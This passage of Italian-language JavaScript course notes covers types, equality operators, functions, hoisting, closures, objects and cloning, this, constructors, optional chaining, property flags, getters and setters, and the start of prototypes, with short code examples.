let x;                  // inizializzata a undefined
console.log(typeof x);  // undefined

x = 42;
console.log(typeof x);  // number
x = 3.14;
console.log(typeof x);  // number
x = 10e12;
console.log(typeof x);  // number

x = "hello";
console.log(typeof x);  // string
x = 'hello';            // apici singoli o doppi
console.log(typeof x);  // string

x = false;
console.log(typeof x);  // boolean

x = 42 / 0;             // Infinity
console.log(typeof x);  // number
x = 42 * "Hello";       // NaN
console.log(typeof x);  // number
```



I valori dell'esempio raggruppati secondo ciò che restituisce `typeof`.

Un solo tipo numerico

JavaScript non distingue interi e numeri in virgola mobile: esiste un solo tipo `number`, rappresentato in doppia precisione. Da qui due conseguenze da ricordare: `42/0` non è un errore ma vale `Infinity`, e il risultato di un'operazione numerica priva di senso è `NaN` (*Not a Number*), che ha comunque tipo `number`.
Curiosità utile all'esame: `NaN` è l'unico valore in JavaScript che non è uguale a se stesso. `NaN === NaN` vale `false`.

Operatori

Gli operatori aritmetici sono quelli consueti.

Operatore	Descrizione
`=`	assegnamento
`+`	addizione
`-`	sottrazione
`*`	moltiplicazione
`**`	elevamento a potenza (da ECMAScript 2016)
`/`	divisione
`%`	modulo (resto della divisione)
`++`	incremento
`--`	decremento

Gli operatori di confronto sono gli stessi di Java, con l'aggiunta di `===` e `!==`.

Operatore	Descrizione
`==`	uguale a
`===`	stesso valore **e** stesso tipo
`!=`	diverso da
`!==`	valore diverso **o** tipo diverso
`>`	maggiore di
`<`	minore di
`>=`	maggiore o uguale
`<=`	minore o uguale
`?`	operatore ternario

Uguaglianza debole e uguaglianza stretta

L'operatore di **uguaglianza debole** (`==`) verifica se i due operandi sono uguali, **tentando di convertirli** quando sono di tipo diverso.

JS uguaglianza-debole.js

```
1 console.log(42 == 42);        // true
2 console.log("JS" == "JS");    // true
3 console.log("1" == 1);        // true
4 console.log(0 == false);      // true
5 console.log(true == 1);       // true
6 console.log(true == "1");     // true
7 console.log(true == 42);      // false
```

confronto		convertiti		esito
`"1" == 1`	⟶	`1 == 1`	⟶	`true`
`0 == false`	⟶	`0 == 0`	⟶	`true`
`true == "1"`	⟶	`1 == 1`	⟶	`true`
`true == 42`	⟶	`1 == 42`	⟶	`false`

Con tipi diversi, `==` converte entrambi gli operandi in numero e poi confronta.

L'operatore di **uguaglianza stretta** (`===`) verifica l'uguaglianza **senza** conversione di tipo: se gli operandi sono di tipo diverso, il confronto restituisce immediatamente `false`.

JS uguaglianza-stretta.js

```
1 console.log(42 === 42);       // true
2 console.log("JS" === "JS");   // true
3 console.log("1" === 1);       // false
4 console.log(0 === false);     // false
5 console.log(true === 1);      // false
6 console.log(true === "1");    // false
7 console.log(true === 42);     // false
```

confronto		tipi		esito
`42 === 42`	⟶	`number, number`	⟶	`true`
`"1" === 1`	⟶	`string, number`	⟶	`false`
`0 === false`	⟶	`number, boolean`	⟶	`false`
`true === 1`	⟶	`boolean, number`	⟶	`false`

`===` controlla prima il tipo: se è diverso la risposta è subito `false`.

Usare sempre `===`

L'ultima riga dei due esempi merita attenzione: `true == 1` è vero, ma `true == 42` è falso. La ragione è che la conversione trasforma `true` nel numero `1`, non in «un valore vero qualunque». Le regole di conversione dell'uguaglianza debole sono numerose e poco intuitive, e sono all'origine di una quantità sproporzionata di bug.
La regola pratica è semplice: **usare sempre `===` e `!==`**, e ricorrere a `==` solo quando si vuole davvero la conversione, sapendo esattamente che cosa si sta facendo.

Strutture di controllo

`if`, `if-else`, `for`, `while`, `do`, `switch` hanno la stessa sintassi e la stessa semantica di Java. Anche `continue` e `break` funzionano esattamente come in Java.

JS controllo.js

```
if (condizione) {
  // codice
} else {
  // codice
}

for (let i = 0; i < 10; i++) {
  // codice
}

while (espressione) { /* codice */ }

do {
  // codice
} while (condizione);

switch (espressione) {
  case valore:
    // codice
    break;
  default:
    // codice
}
```


Funzioni

Le funzioni si dichiarano con la sintassi seguente.

JS funzioni.js

```
function greet(name) {
  console.log(`Hello ${name}`);   // backtick: template literal
}

greet("Web Technologies");        // Hello Web Technologies
```



Nel template literal `${name}` viene sostituito dal valore del parametro.

Lo scope di una dichiarazione di funzione è lo scope corrente, quello in cui la dichiarazione avviene.

I template literal

Le stringhe delimitate da **backtick** (`) sono *template literal*: al loro interno la sintassi `${espressione}` viene sostituita con il valore dell'espressione, e la stringa può occupare più righe. Sono molto più leggibili della concatenazione con `+`. Su tastiera italiana il backtick si inserisce con `ALT+096` dal tastierino numerico su Windows, con `Option+9` su macOS e con `AltGr+'` su Linux.


Argomenti predefiniti

Quando in una chiamata non viene passato alcun argomento, i parametri sono inizializzati a `undefined`. Le funzioni possono però dichiarare valori predefiniti.

JS default.js

```
// message ha un valore predefinito
function greet(name, message = "Hello") {
  console.log(`${message} ${name}`);
}

greet("Web Technologies");           // Hello Web Technologies
greet("Web Technologies", "Ciao");   // Ciao Web Technologies
greet();                             // Hello undefined
```



I parametri a ogni chiamata. In viola i valori che nessuno ha passato.


Hoisting delle funzioni

L'hoisting si applica anche alle dichiarazioni di funzione, e in questo caso solleva la funzione **per intero**: si può quindi invocare una funzione **prima** della riga in cui è dichiarata.

JS hoisting-funzioni.js

```
greet("Web Technologies");   // Hello Web Technologies (!)

function greet(name, message = "Hello") {
  console.log(`${message} ${name}`);
}
```



La dichiarazione sale per intero in cima allo scope: quando arriva la chiamata, `greet` esiste già.

Scope interno e visibilità

Una funzione crea un proprio scope: le variabili e le funzioni dichiarate al suo interno non sono visibili negli scope esterni. Al contrario, una funzione **può accedere** alle variabili degli scope esterni (è una **closure**), purché non siano mascherate nel proprio scope.

Esempio 5.4 — Funzioni annidate e closure

JS closure.js


```
let message = "Hello";

console.log(greet("Web Technologies"));  // Hello Web Technologies!

function greet(name) {              // sollevata nello scope globale
  return generateMessage();

  function generateMessage() {      // sollevata nello scope di greet
    return `${message} ${name}!`;
  }
}

generateMessage();  // ReferenceError: generateMessage is not defined
```



Tre scope annidati. Le frecce tratteggiate mostrano dove il motore trova `name` e `message`.

La funzione `generateMessage` è locale allo scope di `greet` e non può essere referenziata dall'esterno. Al suo interno, però, accede sia a `name` (parametro di `greet`) sia a `message` (variabile globale).

Espressioni di funzione e arrow function

Le funzioni possono anche essere create tramite **espressioni di funzione** e assegnate a una variabile.

JS espressioni.js

```
// espressione di funzione classica
let greet = function (name) {
  console.log(`Hello ${name}!`);
}

// alternativa, con una arrow function
let greet = (name) => {
  console.log(`Hello ${name}!`);
}

greet("Web Technologies");   // output: Hello Web Technologies!
```

In questi casi valgono le regole di hoisting delle **variabili**, non quelle delle funzioni. La differenza è tutt'altro che teorica.

Esempio 5.5 — Hoisting a confronto

JS hoisting-confronto.js

```
greet();              // ReferenceError: greet non e' definita
{
  greet();            // output: Hello
  function greet() {
    console.log("Hello");
  }
}
```

JS hoisting-confronto2.js

```
salute();             // ReferenceError: salute non e' definita
{
  salute();           // ReferenceError: variabile non inizializzata (TDZ)
  let salute = function () {
    console.log("Howdy");
  }
}
```

Nel primo caso la **dichiarazione di funzione** viene sollevata per intero dentro il blocco, quindi la chiamata interna funziona. Nel secondo la variabile `salute` viene sollevata ma non inizializzata: la chiamata cade nella Temporal Dead Zone.

La prima riga fallisce in **entrambi** i casi perché, in modalità strict, anche una dichiarazione di funzione scritta dentro un blocco ha **scope di blocco**: viene sollevata all'inizio del blocco, non fuori. Senza `"use strict"` i browser, per retro-compatibilità, rendono `greet` visibile anche fuori dal blocco, e la prima chiamata darebbe un errore diverso: un `TypeError` (*greet is not a function*).

Funzioni annidate restituite

Una funzione è **annidata** quando viene creata dentro un'altra funzione. Le funzioni annidate possono essere **restituite** e usate fuori dalla funzione originale, e ovunque vengano usate mantengono l'accesso al **contesto esterno** della funzione che le ha create.


Esempio 5.6 — Una fabbrica di funzioni

JS fabbrica.js

```
function getGreeter(message) {
  let sep = ",";
  return function (name) {
    console.log(`${message}${sep} ${name}!`);
  }
}

let helloGreeter = getGreeter("Hello");
helloGreeter("Web");        // Hello, Web!

let howdyGreeter = getGreeter("Howdy");
howdyGreeter("JS");         // Howdy, JS!
```



Ogni chiamata a `getGreeter` crea uno scope nuovo, e la funzione restituita lo porta con sé.

Le due funzioni restituite sono indipendenti e ciascuna «ricorda» i propri `message` e `sep`, anche se `getGreeter` è terminata da tempo. È il meccanismo delle closure, ed è alla base di gran parte del JavaScript idiomatico.

OGGETTI

Oggetto

In JavaScript un **oggetto** è un contenitore di dati nella forma `chiave: valore`.


JS oggetti.js

```
let a = new Object();   // sintassi "costruttore di oggetto"
let b = {};             // sintassi "oggetto letterale", usata piu' spesso
```

Le proprietà si possono aggiungere al momento della creazione:

JS pet.js

```
let pet = {
  name: "Hannibal",   // alla chiave "name" associa "Hannibal"
  age: 7              // alla chiave "age" associa il valore 7
}
```



Una proprietà ha una **chiave** (detta anche nome o identificatore) prima dei due punti, e un **valore** alla loro destra. Le dichiarazioni di proprietà sono separate da virgole.

Accedere alle proprietà

Le proprietà si leggono con la **notazione a punto**.

JS accesso.js

```
let pet = { name: "Hannibal", age: 7 }

console.log(pet.name);       // output: Hannibal
console.log(pet.age);        // output: 7
console.log(pet.nickname);   // output: undefined
```

Accedere a una proprietà inesistente non è un errore: restituisce `undefined`.

Aggiungere ed eliminare proprietà


JS modifica.js

```
let pet = { name: "Hannibal", age: 7 }

pet.nickname = "the Affable";   // nuova proprieta'
delete pet.age;                 // elimina la proprieta'

console.log(pet.name);          // "Hannibal"
console.log(pet.age);           // undefined
console.log(pet.nickname);      // "the Affable"

console.log(pet);               // stampa l'oggetto in console
console.table(pet);             // la stampa in forma tabellare
```



Analisi pagina Console Debugger Rete Editor stili

(index)	Values
name	'Hannibal'
nickname	'the Affable'

Notazione a parentesi quadre

Le chiavi possono contenere spazi, e in tal caso vanno lette con la **notazione a parentesi quadre**. Fra le parentesi si può usare un'**espressione** qualunque.

JS quadre.js

```
let dog = {
  name: "Sif",
  "is a good boy": true
}

console.log(dog["name"]);            // Sif
console.log(dog["is a good boy"]);   // true

// come chiave si puo' usare un'espressione
dog["is the " + "best boy"] = true;
console.table(dog);
```

Analisi pagina Console Debugger Rete Editor stili

(index)	Values
name	'Sif'
is a good boy	true
is the best boy	true

Le chiavi con gli spazi sono chiavi come le altre.

Gli oggetti sono riferimenti

Una variabile a cui è assegnato un oggetto memorizza un **riferimento** all'oggetto, non l'oggetto stesso.

Esempio 5.7 — Due nomi per lo stesso oggetto


JS riferimenti.js

```
let firstPet = {
  name: "Richard",
  species: "Lizard"
}

let secondPet = firstPet;
secondPet.name = "Chuck";
secondPet.species = "Duck";

console.log(firstPet);   // Object { name: "Chuck", species: "Duck" }
console.log(secondPet);  // Object { name: "Chuck", species: "Duck" }

console.log(firstPet == secondPet);    // true
console.log(firstPet === secondPet);   // true: e' lo stesso oggetto
```



Le variabili contengono solo la freccia:
l'oggetto è uno, e si modifica da entrambe.

Modificando `secondPet` è cambiato anche `firstPet`: non sono due oggetti, è un solo oggetto con due nomi.

Clonare un oggetto


Per creare davvero una copia bisogna **iterare** sulle proprietà e copiarle una a una.

JS clone.js

```
function clone(object) {
  let copy = {};                    // nuovo oggetto
  for (let key in object) {
    copy[key] = object[key];
  }
  return copy;
}

let pet = { name: "Richard", species: "Lizard" }
let copy = clone(pet);

copy.name = "Chuck";
console.log(pet.name);    // Richard
console.log(copy.name);   // Chuck
```



Due oggetti distinti: cambiare la copia non tocca l'originale.

Il valore di una proprietà, però, può essere a sua volta un oggetto: la funzione appena scritta produce una **copia superficiale** (*shallow clone*), in cui gli oggetti interni non vengono clonati ma solo referenziati.


Esempio 5.8 — Il limite della copia superficiale

JS shallow.js

```
let pet = {
  name: "Garfield",
  species: "Cat",
  owner: { name: "John", age: 17 }
}

let copy = clone(pet);
copy.owner.name = "Liz";

console.log(pet.owner.name);    // Liz  (!)
console.log(copy.owner.name);   // Liz
```




La copia superficiale duplica solo il primo livello: `owner` è lo stesso oggetto per entrambi.

Per ottenere una **copia profonda** (*deep clone*), cioè per clonare anche gli oggetti interni, serve la ricorsione.

JS deep-clone.js

```
function clone(object) {
  let copy = {};
  for (let key in object) {
    if (typeof object[key] === "object") {
      copy[key] = clone(object[key]);   // ricorsione
    } else {
      copy[key] = object[key];
    }
  }
  return copy;
}
```



Con la copia profonda anche `owner` è duplicato: `copy.owner.name = "Liz"` non tocca `pet`.

Implementare i metodi di clonazione da zero ha valore didattico, ma non è necessario farlo ogni volta: esistono alternative già pronte, come `Object.assign()` (superficiale) e `structuredClone()` (profonda).

Due trappole della copia profonda fatta a mano

La versione ricorsiva decide se scendere di livello con il test `typeof object[key] === "object"`, che ha due punti deboli.

- `typeof null` vale `"object"` (una storica stranezza del linguaggio): una proprietà che vale `null` diventa, nella copia, un oggetto vuoto `{}`.
- Anche gli array hanno tipo `"object"`: `[1, 2]` diventa l'oggetto `{0: 1, 1: 2}`, che non è più un array.

`structuredClone()` gestisce correttamente entrambi i casi.

Metodi

Le proprietà di un oggetto possono anche essere funzioni. Una funzione che è proprietà di un oggetto si chiama **metodo**. I modi seguenti di definire un metodo sono tutti equivalenti.

JS metodi.js

```
// (1) funzione anonima assegnata alla proprieta'
let p = {
  name: "John",
  age: 17,
  greet: function () { console.log("Hi!"); }
}

// (2) funzione dichiarata a parte e referenziata
let p = {
  name: "John",
  greet: greet
}
function greet() { console.log("Hi!"); }

// (3) proprieta' aggiunta dopo la creazione
let p = { name: "John" }
p.greet = function () { console.log("Hi!"); }

p.greet();   // Hi!
```

Esiste anche una **sintassi abbreviata** per dichiarare i metodi in un oggetto letterale.

JS shorthand.js

```
// versione classica
let p = {
  name: "John",
  greet: function () {
    console.log("Hi!");
  }
}
```

```
// versione abbreviata
let p = {
  name: "John",
  greet() {
    console.log("Hi!");
  }
}
```

La parola chiave this

È comune che i metodi di un oggetto facciano riferimento ad altre proprietà dello stesso oggetto. Vi accedono tramite la parola chiave `this`.

JS this.js

```
let john = {
  name: "John",
  greet() {
    console.log(`Hi, I'm ${this.name}!`);
  }
}

john.greet();   // Hi, I'm John!
```

Il punto cruciale è che il valore di `this` è valutato **a tempo di esecuzione**, in base al contesto della chiamata.

Esempio 5.9 — Lo stesso codice, due valori di this


JS this-runtime.js

```
let john = { name: "John" };
let will = { name: "Will" };

let greet = function () {
  console.log(`Hi, I'm ${this.name}!`);
}

// la stessa funzione diventa metodo di due oggetti
john.greet = greet;
will.greet = greet;

john.greet();   // Hi, I'm John!
will.greet();   // Hi, I'm Will!
```



Una sola funzione: `this` è l'oggetto che compare prima del punto nella chiamata.

Le arrow function non hanno this

Se `this` compare dentro una arrow function, viene preso dal **contesto esterno**, non dall'oggetto su cui il metodo è invocato.


JS this-arrow.js

```
let john = { nick: "John" };
let will = { nick: "Will" };

let greet = () => {
  console.log(`Hi, I'm ${this.nick}!`);
}

john.greet = greet;
will.greet = greet;

john.greet();   // Hi, I'm undefined!
will.greet();   // Hi, I'm undefined!
```



Non è un difetto: è precisamente il motivo per cui le arrow function sono comode come callback, dove si vuole conservare il `this` circostante. La regola pratica: **mai** usare una arrow function per definire un metodo che deve accedere all'oggetto tramite `this`.

Costruttori

Finora abbiamo creato oggetti con la sintassi letterale. E se dovessimo creare molti oggetti simili fra loro? Si usano le **funzioni costruttore** e la parola chiave `new`.


I costruttori sono normali funzioni, con due convenzioni:

1. il loro nome inizia con una **lettera maiuscola**;
2. vanno invocati **solo** con la parola chiave `new`.

costruttore.js

```
function Pet(name, species) {
  this.name = name;
  this.species = species;
  this.age = undefined;
}

let rick  = new Pet("Richard", "Lizard");
let chuck = new Pet("Chuck", "Duck");
```



`new Pet("Richard", "Lizard")`, passo per passo.


Quando una funzione viene eseguita con `new` (i numeri sono quelli della figura):

1. viene creato un nuovo oggetto vuoto e assegnato a `this`;
2. viene eseguito il corpo della funzione, che tipicamente modifica `this`;
3. viene restituito il valore di `this`.

Optional chaining

Accedendo a una proprietà inesistente si ottiene `undefined`. Ma accedere a una proprietà **di** una proprietà inesistente produce un errore.

```
JS chaining.js
1 let pet = { name: "Garfield" }
2
3 console.log(pet.species);       // undefined
4 console.log(pet.owner.name);    // TypeError!
```



La catena si valuta da sinistra a destra: leggere `.name` da `undefined` è un errore.

TypeError, non ReferenceError


Nelle slide l'errore di `pet.owner.name` è indicato come `ReferenceError`, ma quello che si ottiene davvero è un `TypeError` (*Cannot read properties of undefined*). La differenza conta: un `ReferenceError` nasce quando si usa un **nome** che non esiste, come una variabile mai dichiarata; qui invece `pet` esiste e `pet.owner` vale semplicemente `undefined`, e l'errore sta nel leggere una proprietà da un valore che non è un oggetto.

In molti casi pratici preferiremmo ottenere `undefined` (che significa semplicemente «il nome del proprietario non è noto») piuttosto che un errore. Si potrebbe verificare esplicitamente che la proprietà sia definita prima di accedere a quelle interne, ma è ripetitivo e poco elegante:

```
let ownerName = pet.owner ? pet.owner.name : undefined;
```

L'operatore di **optional chaining** (`?.`) risolve la situazione: interrompe immediatamente la valutazione (fa *corto circuito*) se la parte a sinistra è `undefined` (o `null`), restituendo `undefined`.

```
let ownerName = pet.owner?.name;   // undefined
```



Esempio 5.10 — Varianti dell'optional chaining

Si può usare anche per invocare una funzione che potrebbe non esistere, o per accedere a proprietà con la notazione a parentesi quadre.

```
JS chaining-varianti.js
let john = {
  name: "John",
  greet() { return "Hi!"; },
  address: { "street name": "Web Dev Blvd" }
}

let mike = { name: "Mike", age: 17 }

console.log( john.greet?.() );                  // Hi!
console.log( mike.greet?.() );                  // undefined
console.log( john.address?.['street name'] );   // Web Dev Blvd
console.log( mike.address?.['street name'] );   // undefined
```

Configurare le proprietà

Oltre al valore, le proprietà di un oggetto hanno tre attributi speciali, chiamati **flag**:

- **writable**: se `true`, il valore può essere modificato; altrimenti la proprietà è in sola lettura;
- **enumerable**: se `true`, la proprietà compare nei cicli;
- **configurable**: se `true`, la proprietà può essere eliminata e i suoi flag possono essere modificati.

Quando si crea una proprietà nel modo «tradizionale», tutti i flag valgono `true`. Le proprietà si possono però definire anche con `Object.defineProperty()`, e in tal caso tutti i flag valgono `false` per impostazione predefinita.

Esempio 5.11 — Proprietà con flag espliciti

JS flags.js

```
let pet = { species: "cat" }

Object.defineProperty(pet, "name", {
  value: "Garfield",
  writable: false,
  enumerable: false,
  configurable: false
})

for (let key in pet) {
  console.log(`Key: ${key}`);   // stampa solo "Key: species"
}

pet.name = "Odie";      // TypeError: "name" is read-only
delete pet.species;     // funziona
delete pet.name;        // TypeError: "name" is non-configurable
```

chiave	valore	writable	enumerable	configurable
species	"cat"	✔	✔	✔
name	"Garfield"	✖	✖	✖

`species`: creata nel modo tradizionale
`name`: creata con `defineProperty`

Ogni proprietà porta con sé i suoi tre flag.

Gli errori li dà la modalità strict

I due `TypeError` dell'esempio si ottengono in modalità strict. Senza `"use strict"` l'assegnamento e la `delete` falliscono **in silenzio**: `pet.name` resta `"Garfield"` e `delete` si limita a restituire `false`. È proprio uno dei fallimenti silenziosi che la modalità strict trasforma in errori espliciti.

Getter e setter

Esistono due tipi di proprietà di un oggetto:

- le **proprietà dati**, che memorizzano un valore: sono quelle viste finora;
- le **proprietà accessorie**, cioè funzioni eseguite quando la proprietà viene letta o scritta.

Le proprietà accessorie sono rappresentate da un **getter** (invocato in lettura) e da un **setter** (invocato in scrittura), che si dichiarano con le parole chiave `get` e `set`.

Esempio 5.12 — Una proprietà calcolata

JS getset.js

```
let p = {
  first: "John",
  last: "Smith",


  get fullName() {
    return `${this.first} ${this.last}`;
  },

  set fullName(name) {
    [this.first, this.last] = name.split(" ");   // destrutturazione
  }
}

// fullName si usa come una proprieta': niente "()"
console.log(p.fullName);      // John Smith

p.fullName = "Jane White";
console.log(p.fullName);      // Jane White

p.fullName();                 // TypeError: p.fullName is not a function
```



`first` e `last` contengono un valore,
`fullName` è una coppia di funzioni.

Dall'esterno non c'è alcuna differenza fra una proprietà dati e una proprietà accessoria: è precisamente questo il punto. Si può trasformare una proprietà normale in una calcolata senza toccare il codice che la usa.

RIFERIMENTI

- **The Modern JavaScript Tutorial**
  `https://javascript.info/`
  Parte 1: *An Introduction*, *JavaScript Fundamentals*, *Code Quality* (3.1–3.4), *Objects: the basics* (4.1–4.6), *Data types* (5.1–5.3), *Advanced working with functions* (6.3).
- **Eloquent JavaScript** (3ª edizione), Marijn Haverbeke.
  `https://eloquentjavascript.net/`
  Capitoli: Introduzione, da 1 a 6.
- **Learn JavaScript** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Learn/JavaScript`
  Utile come riferimento rapido, contiene molti esempi.

JavaScript avanzato

Nel capitolo precedente abbiamo visto i concetti chiave del linguaggio: variabili, funzioni, scope (e hoisting), oggetti e costruttori. Qui proseguiamo con altri concetti fondamentali: i **prototipi** e l'ereditarietà, le **strutture dati** (array, mappe, insiemi), le **classi**, la gestione degli **errori** e i **moduli**.

Prototipi ed ereditarietà

L'ereditarietà è un aspetto essenziale della programmazione orientata agli oggetti. JavaScript la realizza in un modo particolare, detto **ereditarietà prototipale**.

Prototipo

Ogni oggetto ha una speciale proprietà nascosta chiamata **[[Prototype]]**, che vale `null` oppure fa riferimento a un altro oggetto. Quando accediamo a una proprietà di un oggetto e questa manca, JavaScript la cerca risalendo la **catena dei prototipi**.

La ricerca di una proprietà risale la catena un anello alla volta, finché non la trova o finché non arriva a `null`.


Esempio 6.1 — Impostare un prototipo

prototipi.js

```
let pet = {
  legs: 4,
  greet() { console.log("..."); }
}

let cat = {
  __proto__: pet          // imposta il prototipo
}

cat.greet();              // "..."
console.log(cat.legs);    // 4
console.log(cat.__proto__);  // Object { legs: 4, greet: greet() }
```



`cat` non ha `legs` né `greet`:
li trova risalendo la catena dei prototipi.

`__proto__` è un getter/setter per la vera proprietà `[[Prototype]]`. Nel JavaScript moderno si preferiscono `Object.getPrototypeOf()` e `Object.setPrototypeOf()`.

I prototipi si usano solo in lettura

Questo è il punto che genera più confusione: i prototipi intervengono **solo** quando si legge una proprietà. Le operazioni di scrittura e di cancellazione agiscono **direttamente sull'oggetto**.

Esempio 6.2 — Scrittura e prototipo

JS scrittura-proto.js


```
let pet = { legs: 4 }

let cat   = { name: "Garfield" }
let snake = { name: "Salazar" }

Object.setPrototypeOf(cat, pet);
Object.setPrototypeOf(snake, pet);

snake.legs = 0;   // NON tocca pet: crea legs su snake

console.log(`Cat legs: ${cat.legs}`);      // 4 (dal prototipo)
console.log(`Snake legs: ${snake.legs}`);  // 0 (propria)
console.log(`Pet legs: ${pet.legs}`);      // 4 (intatta)
```



La scrittura crea `legs` su `snake`: il prototipo resta com'era.

Assegnando `snake.legs = 0` non si è toccato `pet`: si è creata una proprietà **propria** su `snake`, che da quel momento «oscura» quella del prototipo.

Costruttori e prototipi

